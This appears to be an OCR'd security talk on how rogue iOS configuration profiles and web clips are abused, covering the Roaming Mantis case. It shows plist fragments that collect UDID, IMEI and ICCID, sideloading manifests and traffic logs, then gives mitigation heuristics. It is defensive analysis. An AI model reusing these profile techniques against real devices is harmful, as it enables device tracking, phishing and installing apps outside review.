


Suspicious web clip 1: game cheating and emulator

The site provides some unofficial (maybe illegal) apps

- Game cheating
- Emulator





Suspicious web clip 2: Chinese gambling? app

```
FIM6sJ8fAAAAAElFTkSuQmCC
</data>
<key>IsRemovable</key>
<true/>
<key>Label</key>
<string>728彩票 - 链接</string>
<key>PayloadDescription</key>
<string>配置 Web Clip 设置</string>
<key>PayloadDisplayName</key>
<string>Web Clip</string>
<key>PayloadIdentifier</key>
<string>com.apple.webClip.managed.E7D9FDF
<key>PayloadType</key>
<string>com.apple.webClip.managed</string
<key>PayloadUUID</key>
<string>E7D9FDF9-A83A-4B78-A406-385A18D4E
<key>PayloadVersion</key>
<integer>1</integer>
<key>Precomposed</key>
<false/>
<key>URL</key>
<string>https://www      728.com/</strin


cription</key>
APP图标，可以跳转到728彩票官网。</string>
playName</key>
- 快捷链接</string>
ntifier</key>
```


Same mimic of
Roaming Mantis case

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1
<plist version="1.0">
    <dict>
        <key>PayloadContent</key>
        <dict>
            <key>URL</key>
            <string>https://www.s      nk/udi
            <key>DeviceAttributes</key>
            <array>
                <string>UDID</string>
                <string>IMEI</string>
                <string>ICCID</string>
                <string>VERSION</string>
                <string>PRODUCT</string>
```


Suspicious web clip 2: Chinese gambling? app

Download and install Chinese gambling app (.ipa file) without App Store

```
GET https://www.sa[redacted]nk/media/install.fd98e561.mp4
    ← 206 video/mp4 1.63m 3.49s
GET https://www.sa[redacted]nk/down/plist/fb42e174409979c5e429ca8f05894bc0fee1abfc/manifest.plist
    ← 200 application/octet-stream 1.4k 87ms
HEAD https://hknoss.os[redacted]uncs.com/ipa/0902004ec7be930f27c9c93edc6c818cfb42e174409979c5e429ca8f05894bc0fee1abfc.ipa
    ← 200 application/octet-stream [no content] 580ms
```




```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyLis
<plist version="1.0">
  <dict>
    <key>items</key>
    <array>
      <dict>
        <key>assets</key>
        <array>
          <dict>
            <key>kind</key>
            <string>software-package</string>
            <key>url</key>
            <string>https://hknoss.o[redacted]uncs.com/ipa/
              0902004ec7be930f27c9c93edc6c818cfb42e174409979c5e429ca8f05894bc0fee1abfc.ipa<
          </dict>
```



Suspicious web clip 2: Chinese gambling? app


```
__text:00000001000248A4 var_s0          =  0
__text:00000001000248A4
__text:00000001000248A4                 STP             X22, X21, [SP,#-0x10+var_20]!
__text:00000001000248A8                 STP             X20, X19, [SP,#0x20+var_10]
__text:00000001000248AC                 STP             X29, X30, [SP,#0x20+var_s0]
__text:00000001000248B0                 ADD             X29, SP, #0x20
__text:00000001000248B4                 MOV             X19, X0
__text:00000001000248B8                 ADRP            X8, #_OBJC_IVAR_$_JPUSHAddressConfigController._conne
__text:00000001000248BC                 LDRSW           X21, [X8,#_OBJC_IVAR_$_JPUSHAddressConfigController._
__text:00000001000248C0                 ADRP            X20, #cfstr_113[redacted]@PAGE ; "113.[redacted]"
__text:00000001000248C4                 ADD             X20, X20, #cfstr_113[redacted]@PAGEOFF ; "113.[redacted]"
__text:00000001000248C8                 MOV             X0, X20 ; id
```

DETECTION | DETAILS | RELATIONS | COMMUNITY


Communicating Files

Scanned	Detections	Type	Name
2020-03-12	1 / 64	Android	yu[redacted]
2020-03-12	1 / 65	Android	hh[redacted]
2020-03-12	1 / 64	Android	2_[redacted]69f00.apk
2020-03-12	3 / 62	Android	zh[redacted]
2020-03-12	15 / 64	Android	7a[redacted]8fb727fe692
2020-03-12	7 / 61	Android	co[redacted]nber.apk

The IP relations to PUA? or Riskware?


How rogues
make a mimic


Roaming Mantis: strange secret





```
<br><br>

<p class="udid-intro">UDID 是一种 iOS 设备的特殊识别码。除序号之外，每台 iOS 装置都另有一组独一无二的号码，我们就称之为识别码（ Unique Device Identifier, UDID ）。就像我们的身份证一样。开发者需要知道你的 UDID，才可以让你的手机安装访问测试中的应用，就像需要你的身份证才可以让你登机一样 :)</p>

<!-- <a class="buttons" href="xxapp://?
function=valid&uuid=&secret=dhasdjh5521673hghdsah">2.验证ipa</a> -->

<br>
```

secret=dhasdjh5521673hghdsah

Roaming Mantis: strange secret



Roaming Mantis: strange secret



Repositories 0
Code 13
Commits 0
Issues 0
Packages 0
Marketplace 0
Topics 0
Wikis 0
Users 0

Languages
PHP 10
Java Server Pages 1

Advanced search Cheat sheet

13 code results

Sort: Best match

goodheart/goodheart.github.io
udid/index.php

```
75  <!-- <a class="buttons" href="xxxapp://?function=valid&uuid=<?php echo $UDID;?
    >&secret=dhasdjh5521673hghdsah">2.验证ipa</a> -->
76
77  <br><br><br>
78
79  <img src="qr.png" width ="200">
```

PHP Showing the top match Last indexed on Jul 1, 2018

applicationHe/iOS_download
UDID/index.php

```
75  <!-- <a class="buttons" href="xxxapp://?function=valid&uuid=<?php echo $UDID;?
    >&secret=dhasdjh5521673hghdsah">2.验证ipa</a> -->
76
77  <br><br><br>
78
79  <img src="qr.png" width ="200">
```

PHP Showing the top match Last indexed on Jul 15, 2018

Roaming Mantis: the source of strange secret

shaojiankui / iOS-UDID-Safari

Watch 13 | Star 447 | Fork 207

Code | Issues 4 | Pull requests 0 | Actions | Projects 0 | Wiki | Security | Insights

iOS-UDID-Safari,（不能上架Appstore！！！）通过Safari获取iOS设备真实UDID，use safari and mobileconfig get ios device real udid

9 commits | 1 branch | 0 packages | 0 releases | 1 contributor | MIT

Branch: master | New pull request | Create new file | Upload files | Find file | Clone or download

Jakey and Jakey Beauty html — Latest commit 56805c6 on Jan 7, 2019

Java	Beauty html	13 months ago
PHP	Beauty html	13 months ago
iOS-UDID-Safari-LocalServer/iOS-UDID-Safari	fix ios12 localhost	13 months ago
image	commit	3 years ago


HOW TO MITIGATE
THE RISK?

How to mitigate the risk

- Do not install an untrusted configuration profile.
  - Checking a certification signature is not enough.
  - Checking a property list & file size should be fine.
    - If a file size is big (>= 200KB) and a property list contains many Web Clip (**PayloadType** = **com.apple.webClip.manage**), it might be a bomb.
    - If a property list contains **Proxies**, **DNS** or **VPN**, you should check a value of it because it can be used for MITM.
    - If a property list contains **PayloadContent**, you should check a value of **URL** because it can be used for phishing.
  - Also checking whether it is removable or not (**PayloadRemovalDisallowed** or **IsRemovable**) makes sense.

How to mitigate the risk

- Remove a malicious profile on your device if you are affected.
  - **iOS:** use Apple Configurator.
  - **macOS:** use Profiles (System Preferences > Profiles)


conclusion

Conclusion

- Configuration profile has great power to control Apple devices.
- Hoaxers abuse the power in many ways.
- Note that “with great power comes great responsibility”
- Be careful when you installing a profile! It’s very difficult to tell which one is a mimic or not.


Thank you!!

References

- https://developer.apple.com/business/documentation/Configuration-Profile-Reference.pdf